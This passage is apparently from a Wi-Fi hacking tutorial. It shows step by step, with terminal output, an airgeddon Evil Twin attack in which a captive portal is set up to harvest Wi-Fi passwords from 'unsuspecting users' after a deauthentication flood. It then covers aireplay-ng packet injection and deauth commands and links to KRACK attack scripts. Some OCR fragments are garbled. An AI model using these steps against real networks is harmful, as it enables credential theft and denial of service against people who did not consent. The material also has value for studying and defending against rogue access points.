(not associa         26:29:1C:E0:       -89    0 - 5      0        1
(not associa         DA:A1:19:39:       -89    0 - 1      0        1
(not associa         DA:A1:19:44:       -86    0 - 6      0        1
(not associat        06:86:4E:3C:       -79    0 - 1      0        1
(not associat        F0:18:30:71:EF     -87    0 - 1      3        2         [redacted]
```

Now, Configure Captive Portal Set up a Captive Portal for your Evil Twin network to capture login credentials from unsuspecting users.



```
  N.          BSSID         CHANNEL   PWR   ENC     ESSID
 ─────────────────────────────────────────────────────────
  1)*  24:36:DA:9D:[redacted]      6    28%   WPA2    [redacted]
  2)   4C:BC:48:AE:               11    40%   WPA2
  3)*  4C:BC:48:AE:               11    31%   WPA2
  4)   4C:BC:48:B0:                1    19%   WPA2
  5)   4C:BC:48:B0:               11    19%   WPA2
  6)   4C:BC:48:B0:                6    17%   WPA2
  7)   4C:BC:48:B0:                1    43%   WPA2
  8)*  B8:11:4B:C9:               11    19%   WPA2
  9)   24:36:DA:9D:                1    24%   WPA2
 10)*  24:36:DA:9F:               11    17%   WPA2
 11)   96:E2:3C:37:                6    29%   WPA2
 12)*  00:F2:8B:F9:                5     0%
 13)   24:36:DA:9D:                6     0%
 14)*  24:36:DA:9F:                6     0%
 15)*  4C:BC:48:AE:               11     0%
 16)*  4C:BC:48:AE:               -1     0%
 17)*  4C:BC:48:AE:               10     0%
 18)*  4C:BC:48:B0:                1     0%
 19)*  A2:48:FB:62:                1     0%
 20)*  B2:45:7D:BE:                9     0%
 21)*  4C:BC:48:AE:                1    18%   WPA
 22)*  4C:BC:48:B0:               11     0%   WPA
 23)   82:B0:24:3A:                3    10%   WPA2
 24)   22:92:C2:FE:               11    16%   WPA2
 25)*  24:36:DA:9D:                6    27%   WPA2
 26)   4C:BC:48:AE:               11    31%   WPA2
 27)   4C:BC:48:B0:                1    19%   WPA2
```

Now choose and select a target.




```
******************* Evil Twin AP attack with captive portal ********************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz
Selected BSSID: EE:93:34:6D:C3:5F
Selected channel: 1
Selected ESSID: EVIL_TWIN
Deauthentication chosen method: mdk4
Handshake file selected: None

*Hint* If you use the attack without sniffing, just the AP, you can use any external sniffer script


Do you want to spoof your MAC address during this attack? [y/N]
> N
This attack requires that you have previously a WPA/WPA2 network captured Handshake file

If you don't have a captured Handshake file from the target network you can get it now

Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> N

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 30
```

```
CH  1 ][ Elapsed: 0 s ][ 2023-07-21 13:26

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

EE:93:34:6D:C3:5F  -37   0       52        2    0   1  100   WPA2 CCMP   PSK  EVIL_TWIN

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

EE:93:34:6D:C3:5F  6A:0A:92:33:B8:0F  -36    1e- 1e  1899      39
```


```
Periodically re-reading blacklist/whitelist every 3 seconds

Disconnecting [illegible] from EE:93:34:6D:C3:5F on channel 1
Packets sent:      1 - Speed:    1 packets/sec
Disconnecting [illegible] from [illegible] on channel 1
Packets sent:     21 - Speed:   20 packets/sec
Disconnecting [illegible] from [illegible] on channel 1
Packets sent:     61 - Speed:   40 packets/sec
```

```
reconnect

ou've got the Handshake
```

Start the Attack Airgeddon will configure the Evil Twin attack and begin broadcasting the malicious network. Wait for unsuspecting users to connect.



```
******************* Evil Twin AP attack with captive portal ********************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz
Selected BSSID: EE:93:34:6D:C3:5F
Selected channel: 1
Selected ESSID: EVIL_TWIN
Deauthentication chosen method: mdk4
Handshake file selected: None

*Hint* Sslstrip technique is not infallible. It depends on many factors and not always work. Some browsers such as Mozilla Firefox latest versions are not affected


Do you want to spoof your MAC address during this attack? [y/N]
> N
This attack requires that you have previously a WPA/WPA2 network captured Handshake file

If you don't have a captured Handshake file from the target network you can get it now

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [30]:
> 30

Timeout set to 30 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect

Don't close any window manually, script will do when needed. In about 30 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue ...

Wait. Be patient ...

In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully captured

Congratulations !!

Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-EE:93:34:6D:C3:5F.cap]
> 
```



```
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

```
Evil Twin AP Info // BSSID: EE:93:34:6D:C3:5F // Channel: 1 // ESSID: EVIL_TWIN

Online time
00:00:05
On this attack, we'll wait for a network client to provide us the password for the wifi network in our captive portal

Attempts: 0

DHCP ips given to possible connected clients
No clients connected yet
```

```
4.  Catalan
5.  Portuguese
```

```
Internet Systems Consortium DHCP Server 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/ag.dhcpd.conf
Database File: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/ee:93:34:69:c3:5f/192.169.1.0/24
Sending on   LPF/wlan0/ee:93:34:69:c3:5f/192.169.1.0/24
Sending on   Socket/fallback/fallback-net
Server starting service.
```

```
net access is the captive po
on't close anyone. When you
```

```
Periodically re-reading blacklist/whitelist every 3 seconds
```

```
2023-07-21 19:20:56: (server.c.1704) server started (lighttpd/1.4.69)
```


So we have started our attack, lets wait for some minutes to enter credentials from the client side.

In our simulated attack scenario, we initiated a deauthentication attack on the original Wi-Fi network, causing it to go offline. As a result, the client devices lost their connection to the legitimate network and were unable to reconnect. Seizing this opportunity, we quickly set up a rogue access point with an identical network name to the original one, capitalizing on the client's trust in recognizing the familiar SSID. The client, assuming it was the legitimate network, attempted to connect and was prompted to enter the Wi-Fi password. Unaware of the ongoing attack, the user, trusting the network's authenticity, entered the correct password, believing they were logging back into the genuine Wi-Fi network. Unbeknownst to them, the password was surreptitiously captured by our malicious rogue access point, granting us unauthorized access to their credentials and potentially compromising their security. This scenario underscores the importance of remaining vigilant and cautious when connecting to Wi-Fi networks, especially in public or unfamiliar environments.

Packet Injections


Injection of packets via wifi adaptor can be by aireplay-ng commands. Basic commands include below.

NOTE- Though at times I have used wlan0mon, its advisable to use wlan0 while using aireplay-ng.




```
┌──(root㉿kali)-[~]
└─# aireplay-ng -9 wlan0
ioctl(SIOCSIWMODE) failed: Device or resource busy
12:43:27  Trying broadcast probe requests...
12:43:28  Injection is working!
12:43:29  Found 17 APs

12:43:29  Trying directed probe requests...
12:43:29  4C:BC:48:AE[redacted]- channel: 1 - [redacted]
12:43:29  Ping (min/avg/max): 1.145ms/10.170ms/28.738ms Power: -73.53
12:43:29  30/30: 100%

12:43:29  4C:BC:48:AE:[redacted]- channel: 1 - [redacted]
12:43:30  Ping (min/avg/max): 10.168ms/22.537ms/38.980ms Power: -73.53
12:43:30  30/30: 100%

12:43:30  4C:BC:48:B0[redacted]- channel: 1 - [redacted]
12:43:30  Ping (min/avg/max): 10.189ms/23.455ms/46.551ms Power: -81.63
12:43:30  30/30: 100%

12:43:30  24:36:DA:9D:[redacted] - channel: 1 - [redacted]'
12:43:32  Ping (min/avg/max): 3.819ms/31.170ms/106.892ms Power: -82.92
12:43:32  26/30:  86%

12:43:32  24:36:DA:9D[redacted]- channel: 1 - [redacted]'
12:43:33  Ping (min/avg/max): 3.830ms/26.815ms/54.176ms Power: -82.73
12:43:33  30/30: 100%

12:43:33  24:36:DA:9D:[redacted]- channel: 1 - [redacted]
```

Now for testing injection on a specific wifi, the below cmd is used. Here MAC Add (*****) and interface is wlan0mon since its in monitor mode.




```
┌──(root㉿kali)-[~]
└─# aireplay-ng --test -a 1E:89:36:48[redacted]wlan0mon
12:59:22  Waiting for beacon frame (BSSID: 1E:89:36:48[redacted]) on channel 11
12:59:22  Trying broadcast probe requests...
12:59:22  Injection is working!
12:59:24  Found 1 AP

12:59:24  Trying directed probe requests...
12:59:24  1E:89:36:48[redacted] - channel: 11 - [redacted]
12:59:25  Ping (min/avg/max): 1.676ms/29.327ms/89.801ms Power: -37.60
12:59:25  30/30: 100%
```

Some times the below issue will arise regarding difference in channels.




```
┌──(root㉿kali)-[~]
└─# aireplay-ng --test -a D2:39:69:22[redacted] wlan0mon
13:07:50  Waiting for beacon frame (BSSID: D2:39:69:22[redacted]) on channel 6
13:07:52  wlan0mon is on channel 6, but the AP uses channel 11

┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 0 -a D2:39:69:22[redacted]wlan0mon
13:08:16  Waiting for beacon frame (BSSID: D2:39:69:22[redacted]) on channel 6
13:08:16  wlan0mon is on channel 6, but the AP uses channel 11
```

In such cases use the following command. Here wlan0 is used even if its in monitor or anyother mode.



```
┌──(kali㉿kali)-[~]
└─$ sudo iwconfig wlan0 channel 11
```

Now the channel difference issue is resolved. Injection testing works well.



```
┌──(root㉿kali)-[~]
└─# aireplay-ng --test -a 1E:89:36:48[redacted]wlan0
13:12:16  Waiting for beacon frame (BSSID: 1E:89:36:48[redacted]) on channel 11
13:12:16  Trying broadcast probe requests...
13:12:16  Injection is working!
13:12:18  Found 1 AP

13:12:18  Trying directed probe requests...
13:12:18  1E:89:36:48[redacted] - channel: 11 - [redacted]
13:12:19  Ping (min/avg/max): 1.738ms/32.808ms/96.438ms Power: -21.97
13:12:19  30/30: 100%

┌──(root㉿kali)-[~]
└─# aireplay-ng --test -a D2:39:69:22[redacted] wlan0
13:12:25  Waiting for beacon frame (BSSID: D2:39:69:22:49:D3) on channel 11
13:12:25  Trying broadcast probe requests...
13:12:25  Injection is working!
13:12:26  Found 1 AP

13:12:26  Trying directed probe requests...
13:12:26  D2:39:69:22[redacted]- channel: 11 - [redacted]
13:12:27  Ping (min/avg/max): 1.793ms/15.783ms/35.632ms Power: -39.93
13:12:27  30/30: 100%
```

Hence the test of injection is Successful.

Reference 1 — https://www.aircrack-ng.org/doku.php?id=injection_test

Reference 2 — https://www.aircrack-ng.org/doku.php?id=Main

Bypassing WPA2 (Requires 5GHz)

Reference 1 — https://www.krackattacks.com/

Scripts — https://github.com/vanhoefm/krackattacks-scripts

Demo Video — KRACK Attacks: Bypassing WPA2 against Android and Linux